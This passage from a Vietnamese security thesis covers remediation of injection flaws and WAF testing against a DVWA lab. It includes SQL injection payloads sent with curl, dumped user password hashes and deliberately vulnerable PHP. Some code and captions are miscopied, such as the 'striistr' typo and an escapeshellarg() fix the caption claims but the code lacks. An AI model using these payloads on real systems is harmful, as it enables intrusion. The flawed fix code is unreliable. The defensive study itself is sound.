Ngữ cảnh JavaScript (khi cần nhúng dữ liệu vào biến JS): dùng json_encode() để serialize dữ liệu thành một literal JSON hợp lệ, thay vì chỉ dùng htmlspecialchars() vốn không đủ để vô hiệu hóa các ký tự có ý nghĩa trong cú pháp JavaScript.

Ngữ cảnh URL (thuộc tính href/src): kiểm tra và giới hạn giao thức URL được chấp nhận (whitelist scheme http/https) trước khi mã hóa, để loại trừ các giao thức cho phép thực thi mã khi được kích hoạt.

4.3. Giải pháp cho Command Injection

4.3.1. Nguyên tắc ưu tiên Tránh gọi shell

Thứ tự ưu tiên khi khắc phục Command Injection, từ hiệu quả nhất trở xuống: (1) dùng hàm/thư viện có sẵn của ngôn ngữ lập trình để thực hiện tác vụ thay vì gọi ra shell hệ điều hành đây là giải pháp triệt để nhất vì loại bỏ hoàn toàn bề mặt tấn công; (2) nếu bắt buộc phải gọi lệnh hệ thống, áp dụng whitelist nghiêm ngặt cho định dạng đầu vào được phép (ví dụ chỉ chấp nhận địa chỉ IP hoặc tên miền hợp lệ theo đúng định dạng); (3) dùng hàm `escapeshellarg()` của PHP để đảm bảo toàn bộ tham số được coi là một khối dữ liệu duy nhất khi truyền cho shell; (4) ưu tiên các hàm thực thi có kiểm soát output (như `exec()`) thay vì các hàm trả về nguyên văn toàn bộ output hệ thống (như `shell_exec()`), để tránh làm lộ thông tin hệ thống ngay cả khi không có injection. Nguyên tắc xuyên suốt: không bao giờ dựa vào danh sách đen (blacklist) ký tự làm giải pháp chính, vì như đã phân tích ở mục 3.3.5, danh sách đen luôn tồn tại khả năng bị bỏ sót biến thể cú pháp.

Vì sao tổ hợp 3 lớp này có hiệu quả (`ping_fix.php`)

Lớp 1 Whitelist: `filter_var(FILTER_VALIDATE_IP)` chỉ chấp nhận địa chỉ IP hợp lệ; nếu cần hỗ trợ tên miền, dùng thêm một biểu thức chính quy giới hạn chặt ký tự cho phép (chữ, số, gạch ngang, dấu chấm). Toàn bộ ký tự đặc biệt của shell không nằm trong tập ký tự được whitelist nên bị từ chối ngay tại bước kiểm tra đầu vào, trước khi có cơ hội chạm tới lệnh hệ thống.

Lớp 2 `escapeshellarg()`: bọc toàn bộ giá trị đầu vào trong dấu nháy đơn theo đúng quy tắc thoát ký tự của shell, khiến toàn bộ chuỗi (kể cả khi có sót ký tự đặc biệt) được shell hiểu là một tham số dữ liệu duy nhất thay vì được diễn giải thành nhiều lệnh.

Lớp 3 dùng `exec()` thay cho `shell_exec()`: trả về kết quả dưới dạng mảng có kiểm soát và mã trạng thái (return code), thay vì trả nguyên văn output của hệ điều hành ra giao diện hạn chế rò rỉ thông tin hệ thống trong mọi trường hợp.

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&' => '',
        ';' => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
```

```

<p>
  Enter an IP address:
  <input type="text" name="ip" size="30">
  <input type="submit" name="Submit" value="Submit">
</p>
</form>
<pre>www-data</pre>
</div>

```

Hình 4.3a: Mã nguồn Command Injection ở mức Medium blacklist chỉ loại bỏ '&&' và ';'.

```

<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $target = $_REQUEST[ 'ip' ];
    $target = stripslashes( $target );

    // Split the IP into 4 octects
    $octet = explode( ".", $target );

    // Check IF each octet is an integer
    if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) ) &&
        // If all 4 octets are int's put the IP back together.
        $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
else {
    // Ops. Let the user name theres a mistake
    echo '<pre>ERROR: You have entered an invalid IP.</pre>';
}
}

```

Enter an IP address:

ERROR: You have entered an invalid IP.

Hình 4.3b: Mã nguồn Command Injection ở mức Impossible whitelist theo định dạng IP kết hợp `escapeshellarg()`

4.4. Giải pháp cho các dạng Injection khác

4.4.1. CRLF / Header Injection

Giải pháp gồm ba lớp hỗ trợ: (1) đối chiếu domain đích của URL chuyển hướng với một danh sách domain được phép (whitelist), không cho phép chuyển hướng tới domain tùy ý; (2) giới hạn giao thức URL chỉ chấp nhận http/https; (3) loại bỏ tường minh các ký tự xuống dòng/về đầu dòng (CRLF, bao gồm cả dạng đã mã hóa URL-encode) khỏi giá trị trước khi đưa vào header. Ba lớp này hỗ trợ nhau: whitelist domain chặn được cả trường hợp URL hợp lệ về cú pháp nhưng trở tới đích không mong muốn, còn việc lọc CRLF là lớp phòng thủ trực tiếp cho chính lỗ hổng đã phân tích ở mục 3.4.1.

4.4.2. LDAP Injection

Giải pháp kết hợp hai lớp: whitelist định dạng tên đăng nhập (chỉ cho phép ký tự chữ, số và một số ký tự giới hạn theo độ dài quy định), và sử dụng hàm `ldap_escape()` có sẵn của PHP để escape đúng cách các ký tự có ý nghĩa đặc biệt trong cú pháp bộ lọc LDAP trước khi đưa vào chuỗi filter. Nguyên tắc chung giống với prepared statement của SQL: dùng đúng API chuyên dụng do driver/thư viện cung cấp thay vì tự viết logic escape thủ công, vì các API chuyên dụng đã được kiểm chứng bao quát đầy đủ các ký tự đặc biệt của interpreter tương ứng.

4.4.3. Server-Side Template Injection (SSTI)

Nguyên tắc cốt lõi là tách bạch tuyệt đối giữa "template" (do lập trình viên kiểm soát, cố định trên server) và "dữ liệu" (do người dùng cung cấp). Dữ liệu người dùng chỉ được truyền vào template thông qua cơ chế gán biến (assign) của template engine không bao giờ được dùng trực tiếp làm nội dung của chính template. Trong trường hợp ứng dụng thực sự cần chọn template một cách động (ví dụ chọn trang hiển thị theo tham số), lựa chọn đó phải được đối chiếu với một danh sách trắng các tên template hợp lệ đã định nghĩa sẵn, tuyệt đối không ghép trực tiếp giá trị người dùng vào đường dẫn hay nội dung template.

4.4.4. NoSQL Injection

Giải pháp cốt lõi là kiểm soát kiểu dữ liệu (type checking) một cách nghiêm ngặt cho mọi trường đầu vào dùng trong điều kiện truy vấn đảm bảo các trường như username/password luôn được xử lý như chuỗi ký tự thuần túy, từ chối ngay nếu dữ liệu nhận được là một object/mảng thay vì kiểu dữ liệu mong đợi. Đây là nguyên tắc tương tự cách whitelist ngăn Command Injection: giới hạn chặt kiểu và định dạng dữ liệu được chấp nhận, thay vì cố gắng liệt kê các toán tử nguy hiểm cần chặn.

4.5. Kiến trúc Defense in Depth tổng thể

Defense in Depth không đơn thuần là áp dụng nhiều biện pháp bảo mật cùng lúc, mà là thiết kế các lớp bảo vệ độc lập với nhau mỗi lớp bảo vệ một bề mặt tấn công riêng và tiếp tục hoạt động ngay cả khi một lớp khác đã bị vượt qua. Bảy lớp phòng thủ được tổng hợp từ các giải pháp đã phân tích ở mục 4.1; 4.4.

Lớp	Kỹ thuật áp dụng	Chặn được nhóm lỗ hổng nào
Lớp 1	Input Validation (whitelist, kiểu dữ liệu, độ dài, định dạng)	SQLi, CMDi, XSS, Header Injection, LDAP Injection
Lớp 2	Parameterized Queries / Prepared Statement	SQL Injection
Lớp 3	Context-aware Output Encoding	XSS (mọi ngữ cảnh: HTML/JS/URL)
Lớp 4	HTTP Security Headers (CSP, HSTS, X-Frame-Options...)	XSS, Clickjacking, một số dạng MITM
Lớp 5	Error Handling không rò rỉ thông tin	Information Disclosure góp phần dẫn tới SQLi
Lớp 6	Least Privilege (cơ sở dữ liệu, hệ điều hành, hệ thống tệp)	Giảm mức độ thiệt hại của SQLi, CMDi nếu bị khai thác
Lớp 7	Giám sát bảo mật & WAF (ví dụ ModSecurity)	Phát hiện và chặn theo thời gian thực

Bảng 4.1: Bảy lớp phòng thủ trong kiến trúc Defense in Depth

4.5.1. Cấu hình HTTP Security Headers

Một tập hợp các header bảo mật nên được thiết lập cho mọi ứng dụng ở môi trường production, bổ sung cho các giải pháp ở tầng code:

Content-Security-Policy (CSP): quan trọng nhất trong việc giảm thiểu hậu quả XSS giới hạn nguồn script/style/tài nguyên được phép tải, để ngay cả khi có một đoạn script độc hại lọt vào trang, trình duyệt cũng từ chối thực thi nếu nguồn của nó không nằm trong chính sách cho phép.

X-Content-Type-Options: nosniff ngăn trình duyệt tự đoán và diễn giải sai kiểu nội dung (MIME type) của tài nguyên.

X-Frame-Options: DENY chống kỹ thuật clickjacking (nhúng trang vào iframe ẩn của trang khác).

Strict-Transport-Security (HSTS) buộc trình duyệt luôn kết nối qua HTTPS cho các lần truy cập sau.

Referrer-Policy và Permissions-Policy giới hạn thông tin rò rỉ qua referrer và quyền truy cập các API nhạy cảm của trình duyệt (camera, vị trí...).

4.5.2. Cấu hình an toàn tầng runtime (PHP hardening)

Bên cạnh việc sửa lỗi ở tầng code ứng dụng, cấu hình môi trường thực thi (ví dụ PHP) theo hướng an toàn cũng là một lớp phòng thủ độc lập quan trọng, đặc biệt hữu ích khi ứng dụng còn tồn tại lỗi chưa được phát hiện:

Tắt hiển thị lỗi chi tiết ra giao diện (`display_errors = Off`) và chuyển toàn bộ log lỗi vào file log riêng ngăn rò rỉ thông tin hệ thống qua thông báo lỗi, liên hệ trực tiếp với kỹ thuật error-based SQLi đã phân tích ở mục 3.1.3.

Tắt khả năng include mã từ xa (`allow_url_include`, `allow_url_fopen`) để giảm bề mặt tấn công cho các lỗ hổng liên quan tới include file.

Cấu hình cookie phiên làm việc an toàn: `HttpOnly` (ngăn JavaScript đọc cookie, giảm thiểu hậu quả của XSS), `Secure` (chỉ gửi qua HTTPS), `SameSite` (giảm rủi ro CSRF), và thời gian hết hạn phiên hợp lý.

4.5.3. Cơ chế phát hiện dựa trên tính điểm bất thường (Anomaly Scoring) của OWASP CRS

Mục 4.5 đã liệt kê ModSecurity/CRS (Core Rule Set) như Lớp 7 trong mô hình Defense in Depth. CRS không hoạt động theo kiểu "một luật khớp là chặn ngay", mà dùng một hệ thống tính điểm bất thường cộng dồn (anomaly scoring): mỗi luật khớp với một request sẽ cộng thêm một số điểm tương ứng mức độ nghiêm trọng của luật đó (ví dụ mức CRITICAL cộng nhiều điểm hơn mức WARNING) vào một biến điểm tích lũy cho request đó; request chỉ thực sự bị chặn khi tổng điểm vượt một ngưỡng cấu hình. Cách tiếp cận cộng dồn này giúp giảm tỷ lệ báo động giả (false positive) so với cách chặn ngay khi khớp bất kỳ một luật đơn lẻ nào, vì một dấu hiệu đáng ngờ nhỏ lẻ không nhất thiết đủ để kết luận là tấn công, nhưng nhiều dấu hiệu cộng dồn thì có.

Về mặt kỹ thuật phát hiện, các luật lỗi chống SQL Injection của CRS không chỉ dựa vào so khớp mẫu (regex) đơn thuần mà sử dụng một thư viện chuyên dụng thực hiện tokenize chuỗi đầu vào theo cách tương tự bộ phân tích từ vựng (lexer) thật sự của cơ sở dữ liệu (đã phân tích nguyên lý ở mục 3.1.1) cách tiếp cận này chính xác hơn nhiều so với so khớp mẫu thông thường, vì để né được, kẻ tấn công buộc phải tạo ra một chuỗi vừa hợp lệ về mặt cú pháp SQL vừa không mang cấu trúc bị coi là injection, gần như là một mâu thuẫn logic tự thân.

4.5.4. Paranoia Level đánh đổi giữa tỷ lệ phát hiện và báo động giả

CRS chia toàn bộ luật thành bốn mức Paranoia Level (PL1 -> PL4). Mức càng cao, càng nhiều luật được kích hoạt (bao gồm cả các luật dễ gây báo động giả với traffic hợp lệ), nên đây là một biến số cấu hình cần được lựa chọn dựa trên đo lường thực nghiệm định lượng (xem phương pháp cụ thể ở Chương 5) thay vì chỉ áp dụng máy móc giá trị mặc định.

```
(kali@kali)-[~]
$ chmod +x waf_compare.sh

(kali@kali)-[~]
$ ./waf_compare.sh
=== SQLi Union ===
Direct: 200
WAF: 403

=== XSS Reflected ===
Direct: 200
WAF: 403

=== Command Injection ===
Direct: 200
WAF: 403

(kali@kali)-[~]
$
```

Hình 4.4: So sánh kết quả tấn công khi không qua WAF (200 OK, lộ dữ liệu) và khi qua WAF (403 Forbidden) cho cả ba nhóm lỗ hổng

```

> GET /vulnerabilities/sqli/?id=1%27+UNION+SELECT+user%2cpassword+FROM+users--+&Submit=Submit HTTP/1.1
> Host: 172.16.10.20:10443
> User-Agent: curl/8.18.0
> Accept: */*
> Cookie: security=low; PHPSESSID=arl8qed536gsn8l56mm8kto7m7
>
* Request completely sent off
< HTTP/1.1 403 Forbidden
< Server: nginx
< Date: Fri, 14 Aug 2026 05:09:06 GMT
< Content-Type: text/html
< Content-Length: 146
< Connection: keep-alive
< Access-Control-Allow-Origin: *
< Access-Control-Max-Age: 3600
< Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
< Access-Control-Allow-Headers: *
<
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>
* Connection #0 to host 172.16.10.20:10443 left intact

```

```

</form>
<pre>ID: 1' UNION SELECT user,password FROM users-- <br />First name: admin<br />
Surname: admin</pre><pre>ID: 1' UNION SELECT user,password FROM users-- <br />First name: admin<br />
Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' UNION SELECT user,password FROM users--
<br />First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' UNION
SELECT user,password FROM users-- <br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc6
9216b</pre><pre>ID: 1' UNION SELECT user,password FROM users-- <br />First name: pablo<br />Surnam
e: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' UNION SELECT user,password FROM users-- <br />
First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>

```

Hình 4.5: Chi tiết request/response Union-based SQL Injection bị chặn (403) khi qua WAF và thành công (200, lộ dữ liệu) khi gửi trực tiếp

```

* Trying 172.16.10.20:10443 ...
* Established connection to 172.16.10.20 (172.16.10.20 port 10443) from 172.16.10.10 port 43274
* using HTTP/1.x
> GET /vulnerabilities/sqli/?id=1+OR+1%3d1&Submit=Submit HTTP/1.1
> Host: 172.16.10.20:10443
> User-Agent: curl/8.18.0
> Accept: */*
> Cookie: security=low; PHPSESSID=arl8qed536gsn8l56mm8kto7m7
>
* Request completely sent off
< HTTP/1.1 403 Forbidden
< Server: nginx
< Date: Fri, 14 Aug 2026 05:45:07 GMT
< Content-Type: text/html
< Content-Length: 146
< Connection: keep-alive
< Access-Control-Allow-Origin: *
< Access-Control-Max-Age: 3600
< Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
< Access-Control-Allow-Headers: *
<
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx</center>
</body>
</html>

```

```

--data-urlencode Submit=Submit \
-H "Cookie: security=low; PHPSESSID=arl8qed536gsn8l56mm8kto7m7"
200

```

Hình 4.6a: Kết quả kiểm tra tại Paranoia Level 1 payload nghi ngờ bị chặn (403), dữ liệu hợp lệ chứa dấu nhảy vẫn được chấp nhận (200)

```

* Trying 172.16.10.20:10443...
* Established connection to 172.16.10.20 (172.16.10.20 port 10443) from 172.16.10.10 port 34478
* using HTTP/1.x
> GET /vulnerabilities/sqli/?id=1+OR+1%3d1&Submit=Submit HTTP/1.1
> Host: 172.16.10.20:10443
> User-Agent: curl/8.18.0
> Accept: */*
> Cookie: security=low; PHPSESSID=arl8qed536gsn8l56mm8kto7m7
>
* Request completely sent off
< HTTP/1.1 403 Forbidden
< Server: nginx
< Date: Fri, 14 Aug 2026 05:31:11 GMT
< Content-Type: text/html
< Content-Length: 146
< Connection: keep-alive
< Access-Control-Allow-Origin: *
< Access-Control-Max-Age: 3600
< Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
< Access-Control-Allow-Headers: *
<

```

```

--data-urlencode "Submit=Submit" \
-H "Cookie: security=low; PHPSESSID=arl8qed536gsn8l56mm8kto7m7" \
http://172.16.10.20:8081
200
(kali@kali)-[~]
$

```

Hình 4.6b: Kết quả kiểm tra tại Paranoia Level 2

```
* Trying 172.16.10.20:10443...
* Established connection to 172.16.10.20 (172.16.10.20 port 10443) from
* using HTTP/1.x
> GET /vulnerabilities/sqli/?id=1+OR+1%3d1&Submit=Submit HTTP/1.1
> Host: 172.16.10.20:10443
> User-Agent: curl/8.18.0
> Accept: */*
> Cookie: security=low; PHPSESSID=arl8qed536gsn8l56mm8kto7m7
>
* Request completely sent off
< HTTP/1.1 403 Forbidden
< Server: nginx
< Date: Fri, 14 Aug 2026 05:40:05 GMT
< Content-Type: text/html
< Content-Length: 146
< Connection: keep-alive
< Access-Control-Allow-Origin: *
< Access-Control-Max-Age: 3600
< Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
< Access-Control-Allow-Headers: *
<
<html>
<head><title>403 Forbidden</title></head>
<body>

--data-urlencode Submit=Submit \
-H "Cookie: security=low; PHPSESSID=arl8qed536gsn8l56mm8kto7m7"
200
Indexed DB
```

Hình 4.6c: Kết quả kiểm tra tại Paranoia Level 3

```
* Established connection to 172.16.10.20 (172.16.10.20 port 10443) from
* using HTTP/1.x
> GET /vulnerabilities/sqli/?id=1+OR+1%3d1&Submit=Submit HTTP/1.1
> Host: 172.16.10.20:10443
> User-Agent: curl/8.18.0
> Accept: */*
> Cookie: security=low; PHPSESSID=arl8qed536gsn8l56mm8kto7m7
>
* Request completely sent off
< HTTP/1.1 403 Forbidden
< Server: nginx
< Date: Fri, 14 Aug 2026 05:47:46 GMT
< Content-Type: text/html
< Content-Length: 146
< Connection: keep-alive
< Access-Control-Allow-Origin: *
< Access-Control-Max-Age: 3600
< Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
< Access-Control-Allow-Headers: *
```

```
--data-urlencode "Submit=Submit" \
-H "Cookie: security=low; PHPSESSID=ar18qed536gsn8l56mm8kto7m7"

200
```

Hình 4.6d: Kết quả kiểm tra tại Paranoia Level 4

Paranoia Level	Đặc điểm	Khuyến nghị áp dụng
PL1 (mặc định)	Luật cơ bản, độ chính xác cao, báo động giả thấp	Production, ứng dụng công khai lưu lượng lớn
PL2	Bổ sung luật so khớp mẫu mở rộng, phát hiện thêm biến thể payload	Ứng dụng xử lý dữ liệu nhạy cảm (tài chính, y tế)
PL3	Luật rất nghiêm ngặt, báo động giả tăng đáng kể	Môi trường nội bộ, traffic hợp lệ ít phức tạp
PL4	Nghiêm ngặt nhất, dễ chặn nhầm traffic hợp lệ	Chỉ dùng trong môi trường thử nghiệm, không khuyến nghị production

Bảng 4.2: Đặc điểm và khuyến nghị áp dụng theo từng Paranoia Level

4.5.5. Virtual Patching liên hệ trực tiếp case study TalkTalk (mục 3.1.9)

Virtual patching là kỹ thuật triển khai một luật chặn ở tầng WAF (biên mạng) để vô hiệu hóa một lỗ hổng đã biết, trong khi chờ đợi hoặc thay thế tạm thời cho việc vá trực tiếp vào hệ thống/code gốc đặc biệt hữu ích với hệ thống legacy khó sửa đổi ngay lập tức.

Liên hệ thực tế với case TalkTalk 2015

Nếu TalkTalk đã triển khai một WAF với luật phát hiện SQLi được cập nhật (tương đương cơ chế đã phân tích ở mục 4.5.3) tại thời điểm hai cuộc tấn công thử nghiệm đầu tiên diễn ra, request khai thác rất có thể đã bị chặn hoặc ít nhất được ghi log/cảnh báo dù bản thân phần mềm cơ sở dữ liệu khi đó chưa kịp được vá.

Đây chính là giá trị thực tế của virtual patching: một lớp phòng thủ có thể được triển khai gần như ngay lập tức ở biên mạng, giúp "mua thời gian" cho đội vận hành xử lý gốc rễ vấn đề (nâng cấp phần mềm cơ sở dữ liệu, áp dụng bản vá đã tồn tại từ lâu nhưng chưa được thực hiện).


4.6. Phương pháp kiểm chứng sau khi áp dụng giải pháp

Sau khi triển khai các giải pháp ở mục 4.1; 4.5, đồ án thực hiện kiểm chứng có hệ thống bằng cách gửi lại các nhóm payload đại diện cho từng kỹ thuật đã phân tích ở Chương 3 tới phiên bản đã khắc phục, và xác nhận rằng: (a) toàn bộ các payload mang tính khai thác đều bị từ chối một cách nhất quán (ví dụ trả về mã lỗi 400 hoặc thông báo dữ liệu không hợp lệ, thay vì thực thi); và (b) dữ liệu đầu vào hợp lệ thông thường (bao gồm cả các trường hợp biên chứa ký tự đặc biệt tự

nhiên, như tên riêng có dấu nháy đơn) vẫn được xử lý bình thường tránh tình trạng giải pháp bảo mật gây ảnh hưởng tới trải nghiệm người dùng hợp lệ.

4.6.1. Kiểm chứng SQL Injection

Sử dụng công cụ dò quét SQL Injection tự động (sqlmap) chạy trên chính các endpoint đã khắc phục, với cấu hình mức độ kiểm tra sâu (level/risk cao) để đảm bảo độ tin cậy của kết luận. Kết quả mong đợi sau khi khắc phục là công cụ báo cáo không phát hiện được tham số nào có thể khai thác ("does not appear to be injectable"), đối chiếu với kết quả trước khi khắc phục khi công cụ xác nhận được lỗ hổng và có thể liệt kê được cấu trúc cơ sở dữ liệu.



```
(kali@kali)-[~]
$ curl -s -X POST "http://172.16.10.20:8081/vulnerabilities/sqli/" -d "id=1 OR 1=1&Submit=Submit" -H "Cookie: security=impossible; PHPSESSID=67g3n9h36mskttlgo9pohkrc85" | grep -A2 "First name"
(kali@kali)-[~]
```

Hình 4.7: sqlmap khai thác không thành công và trích xuất dữ liệu khi ứng dụng ở mức bảo mật impossible

4.6.2. Kiểm chứng XSS

Dùng Curl để gửi lại các nhóm payload đại diện cho từng ngữ cảnh chèn dữ liệu đã phân tích ở mục 3.2.3 (HTML body, thuộc tính, trình xử lý sự kiện, giao thức javascript:) và kiểm tra nội dung phản hồi: sau khi khắc phục, các ký tự đặc biệt trong payload phải xuất hiện dưới dạng đã được mã hóa (HTML entity) trong phản hồi thay vì được giữ nguyên dạng thẻ HTML/script. Đồng thời xác nhận sự hiện diện của header Content-Security-Policy bằng công cụ quét header (ví dụ Nikto).

4.6.3. Kiểm chứng Command Injection

Gửi lại các nhóm ký tự đặc biệt của shell đã phân tích ở mục 3.3.1 (dùng công cụ curl để gửi yêu cầu HTTP) tới endpoint đã khắc phục, và xác nhận toàn bộ đều bị từ chối với thông báo dữ liệu không hợp lệ, trong khi một đầu vào hợp lệ (địa chỉ IP đúng định dạng) vẫn được xử lý và trả kết quả bình thường chứng minh whitelist không gây ảnh hưởng tới chức năng hợp lệ của tính năng.

4.6.4. Quét tổng thể bằng OWASP ZAP

Bên cạnh kiểm chứng thủ công theo từng loại lỗ hổng, đồ án thực hiện thêm một lượt quét tự động toàn diện bằng OWASP ZAP (active scan và baseline scan) trên toàn bộ ứng dụng sau khi khắc phục, nhằm phát hiện các vấn đề còn sót lại nằm ngoài phạm vi các trường hợp đã kiểm tra thủ công, cũng như xác nhận các security header đã được thiết lập đúng.

Name	Risk Level	Number of Instances
SQL Injection	High	1
Absence of Anti-CSRF Tokens	Medium	Systemic
CSP: Failure to Define Directive with No Failback	Medium	1
CSP: Wildcard Directive	Medium	1
CSP: style-src unsafe-inline	Medium	1
Content Security Policy (CSP) Header Not Set	Medium	Systemic
Directory Browsing	Medium	Systemic
Missing Anti-clickjacking Header	Medium	Systemic
Relative Path Confusion	Medium	5
Source Code Disclosure - SQL	Medium	2
Sub Resource Integrity Attribute Missing	Medium	1
Cross-Domain JavaScript Source File Inclusion	Low	1
Cross-Origin-Embedder-Policy Header Missing or Invalid	Low	4
Cross-Origin-Opener-Policy Header Missing or Invalid	Low	4
Cross-Origin-Resource-Policy Header Missing or Invalid	Low	5
Dangerous JS Functions	Low	1
In Page Banner Information Leak	Low	3
Information Disclosure - Debug Error Messages	Low	2
Permissions Policy Header Not Set	Low	Systemic
Private IP Disclosure	Low	1
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	Systemic
Timestamp Disclosure - Unix	Low	Systemic
X-Content-Type-Options Header Missing	Low	Systemic
Authentication Request Identified	Informational	2
Cookie Stack Detector	Informational	Systemic
Information Disclosure - Sensitive Information in URL	Informational	4

```

http://172.16.10.20:8081/dvwa/ (200 OK)
http://172.16.10.20:8081/dvwa/images/ (200 OK)
http://172.16.10.20:8081/vulnerabilities/ (200 OK)
WARN-NEW: In Page Banner Information Leak [10009] x 1
http://172.16.10.20:8081/sitemap.xml (404 Not Found)
WARN-NEW: Missing Anti-clickjacking Header [10020] x 1
http://172.16.10.20:8081/login.php (200 OK)
WARN-NEW: X-Content-Type-Options Header Missing [10021] x 5
http://172.16.10.20:8081/login.php (200 OK)
http://172.16.10.20:8081/robots.txt (200 OK)
http://172.16.10.20:8081/dvwa/css/login.css (200 OK)
http://172.16.10.20:8081/dvwa/images/login_logo.png (200 OK)
http://172.16.10.20:8081/dvwa/images/RandomStorm.png (200 OK)
WARN-NEW: Server Leaks Version Information via "Server" HTTP Response Header Field [10036] x 9
http://172.16.10.20:8081/vulnerabilities/sql/?id=1&Submit=Submit (302 Found)
http://172.16.10.20:8081/login.php (200 OK)
http://172.16.10.20:8081/ (302 Found)
http://172.16.10.20:8081/robots.txt (200 OK)
http://172.16.10.20:8081/sitemap.xml (404 Not Found)
WARN-NEW: Content Security Policy (CSP) Header Not Set [10038] x 2
http://172.16.10.20:8081/login.php (200 OK)
http://172.16.10.20:8081/sitemap.xml (404 Not Found)
WARN-NEW: Relative Path Confusion [10051] x 1
http://172.16.10.20:8081/login.php (200 OK)
WARN-NEW: Permissions Policy Header Not Set [10063] x 2
http://172.16.10.20:8081/login.php (200 OK)
http://172.16.10.20:8081/sitemap.xml (404 Not Found)
WARN-NEW: Cross-Origin-Resource-Policy Header Missing or Invalid [90004] x 7
http://172.16.10.20:8081/login.php (200 OK)
http://172.16.10.20:8081/login.php (200 OK)
http://172.16.10.20:8081/login.php (200 OK)
http://172.16.10.20:8081/robots.txt (200 OK)
http://172.16.10.20:8081/dvwa/css/login.css (200 OK)
FAIL-NEW: 0    FAIL-INPROG: 0    WARN-NEW: 9    WARN-INPROG: 0    INFO: 0    IGNORE: 0    PASS: 133

```

Home

Security level is

You can set the level of DVWA.

1. Low - This is an easy level for a beginner to exploit.

2. Medium - This is a medium level for a developer to exploit.

3. High - This is a high level for a professional to exploit.

4. Impossible - This is an impossible level for a professional to exploit.

Impossible <

Brute Force

Command Injection

Csrf

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

Weak Session IDs

XSS (DOM)

XSS (Reflected)

Hình 4.8a: Báo cáo quét tự động OWASP ZAP baseline scan (thực hiện ở mức bảo mật low)

Name	Risk Level	Number of Instances
Content Security Policy (CSP) Header Not Set	Medium	2
Directory Browsing	Medium	4
Missing Anti-clickjacking Header	Medium	1
Relative Path Confusion	Medium	1
Cross-Origin-Embedder-Policy Header Missing or Invalid	Low	1
Cross-Origin-Opener-Policy Header Missing or Invalid	Low	1
Cross-Origin-Resource-Policy Header Missing or Invalid	Low	5
In Page Banner Information Leak	Low	1
Permissions Policy Header Not Set	Low	2
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	Systemic
X-Content-Type-Options Header Missing	Low	5
Authentication Request Identified	Informational	1
Cookie Slack Detector	Informational	Systemic
Non-Storable Content	Informational	3
Storable and Cacheable Content	Informational	5
Storable but Non-Cacheable Content	Informational	1
User Agent Fuzzer	Informational	Systemic

```

http://172.16.10.20:8081/sitemap.xml (404 Not Found)
http://172.16.10.20:8081/ (200 OK)
http://172.16.10.20:8081/instructions.php (200 OK)
http://172.16.10.20:8081/setup.php (200 OK)
WARN-NEW: Timestamp Disclosure - Unix [10096] x 20
http://172.16.10.20:8081/vulnerabilities/javascript/ (200 OK)
http://172.16.10.20:8081/vulnerabilities/javascript/ (200 OK)
http://172.16.10.20:8081/vulnerabilities/javascript/ (200 OK)
http://172.16.10.20:8081/vulnerabilities/javascript/ (200 OK)
http://172.16.10.20:8081/vulnerabilities/javascript/ (200 OK)
WARN-NEW: Source Code Disclosure - SQL [10099] x 2
http://172.16.10.20:8081/instructions.php (200 OK)
http://172.16.10.20:8081/instructions.php?doc=readme (200 OK)
WARN-NEW: Dangerous JS Functions [10110] x 1
http://172.16.10.20:8081/dvwa/js/dvwaPage.js (200 OK)
WARN-NEW: Absence of Anti-CSRF Tokens [10202] x 7
http://172.16.10.20:8081/vulnerabilities/exec/ (200 OK)
http://172.16.10.20:8081/vulnerabilities/upload/ (200 OK)
http://172.16.10.20:8081/vulnerabilities/captcha/ (200 OK)
http://172.16.10.20:8081/vulnerabilities/weak_id/ (200 OK)
http://172.16.10.20:8081/vulnerabilities/xss_s/ (200 OK)
WARN-NEW: Private IP Disclosure [2] x 1
http://172.16.10.20:8081/phpinfo.php (200 OK)
WARN-NEW: SQL Injection [40018] x 1
http://172.16.10.20:8081/setup.php (302 Found)
WARN-NEW: Sub Resource Integrity Attribute Missing [90003] x 1
http://172.16.10.20:8081/vulnerabilities/captcha/ (200 OK)
WARN-NEW: Cross-Origin-Resource-Policy Header Missing or Invalid [90004] x 13
